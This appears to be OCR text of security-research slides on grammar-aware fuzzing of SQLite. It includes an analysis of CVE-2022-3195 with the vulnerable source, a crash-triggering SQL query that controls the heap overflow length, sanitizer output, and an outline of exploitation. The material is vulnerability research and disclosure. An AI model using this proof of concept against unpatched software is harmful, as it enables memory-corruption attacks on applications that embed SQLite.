



```
void B::mutate() {
    if () {
        delete D;
        D = Gen_D();
    }
    else if () delete D;
    else if () D->mutate();
    else { // Do Nothing }

    if () {
        delete E;
        E = Gen_E();
    }
    ......
}
```


Mutate(0~n)

```
CREATE TABLE t0(c0, c1 INTEGER) STRICT;
```




Mutate(0~n)

```
CREATE TABLE t0(c0, c1 INTEGER) STRICT;
```




```
CREATE TABLE t0(c0, c1 TEXT) WITHOUT ROWID;
```


Mutate(1)




```
void B::mutate_one() {
  if () {
    if () {
      delete D;
      D = Gen_D();
    }
    else if () delete D;
    else D->mutate_one();
  }
  else {// Do mutate_one with E}
}
```


Mutate(1)

```
CREATE TABLE t0(c0, c1 INTEGER) STRICT;
```



Mutate(1)

```
CREATE TABLE t0(c0, c1 INTEGER) STRICT;
```




```
CREATE TABLE t0(c0, c1 TEXT) STRICT;
```

CVE-2022-3195

```
if( pExpr->iTable==0 || !ExprHasProperty(pExpr, EP_Subrtn) ){
  sqlite3 *db = pParse->db;
  pX = removeUnindexableInClauseTerms(pParse, iEq, pLoop, pX);
  if( !db->mallocFailed ){
    ……
  }
else{
  aiMap = (int*)sqlite3DbMallocZero(pParse->db, sizeof(int)*nEq);
  eType = sqlite3FindInIndex(pParse, pX, IN_INDEX_LOOP, 0, aiMap,
&iTab);
}
```

- aiMap = malloc(sizeof(int) * nEq)
- sqlite3FindInIndex(aiMap...)

CVE-2022-3195

```
if( aiMap && eType!=IN_INDEX_INDEX_ASC &&
eType!=IN_INDEX_INDEX_DESC ){
    int i, n;
    n = sqlite3ExprVectorSize(pX->pLeft);
    for(i=0; i<n; i++) aiMap[i] = i;
}
```

- `aiMap = malloc(sizeof(int) * nEq)`
- `sqlite3FindInIndex(aiMap...)`
- The size of the written data is determined by pX->pLeft
- pX->pLeft may be bigger than nEq!

CVE-2022-3195

```
SELECT * FROM( t0 NATURAL JOIN t0 ) WHERE (1,
            1, 1, 1, 1, c0) IN t0;
```

```
SELECT * FROM( t0 NATURAL JOIN t0 ) WHERE (1,
1, 1, 1, 1, c0, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1,
 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1) IN
 (SELECT 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1,
 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1,
                    1, 1, 1);
```

```
~/D/m/sqlite-amalgamation-3390200 $ ./sqlite3 < ./test.sql
[LOG n]: 6
[LOG nEq]: 1
[LOG n]: 6
=================================================================
==1433702==ERROR: AddressSanitizer: heap-buffer-overflow on address 0x6020000007c0 at pc 0x565244b86
24b bp 0x7ffdd7102c00 sp 0x7ffdd7102bf0
WRITE of size 4 at 0x6020000007c0 thread T0
    #0 0x565244b8624a in sqlite3FindInIndex /home/r1nd0/Desktop/multi_version_sqlite/sqlite-amalgama
tion-3390200/sqlite3.c:106539
```


```
~/D/m/sqlite-amalgamation-3390200 $ ./sqlite3 < ./test.sql
[LOG n]: 30
[LOG nEq]: 1
[LOG n]: 30
=================================================================
==1434484==ERROR: AddressSanitizer: heap-buffer-overflow on address 0x602000000ba0 at pc 0x555802945
24b bp 0x7ffe31ff4410 sp 0x7ffe31ff4400
WRITE of size 4 at 0x602000000ba0 thread T0
    #0 0x55580294524a in sqlite3FindInIndex /home/r1nd0/Desktop/multi_version_sqlite/sqlite-amalgama
tion-3390200/sqlite3.c:106539
```

- easily manipulate the length of the overflow
- nEq = length(heap), n = length(data)

Exploit

```
if( aiMap && eType!=IN_INDEX_INDEX_ASC &&
eType!=IN_INDEX_INDEX_DESC ){
    int i, n;
    n = sqlite3ExprVectorSize(pX->pLeft);
    for(i=0; i<n; i++) aiMap[i] = i;
}
```

```
struct target {
    int size;
    char* buf;
}
```



Conclusion

Conclusion

- SQLite is an easily overlooked weak spot in Chrome. The introduction of third-party libraries is always accompanied by the existence of some security risks, and it is difficult for Google to defend against such vulnerabilities.
- Our Fuzzer has been proven to better improve the syntactic and semantic validity of SQL Fuzzer, thereby uncovering more SQLite vulnerabilities.
- Our Fuzz method is applicable to all grammar targets. By constructing the context analysis required for different targets, this Fuzzer can be applied to more platforms or targets.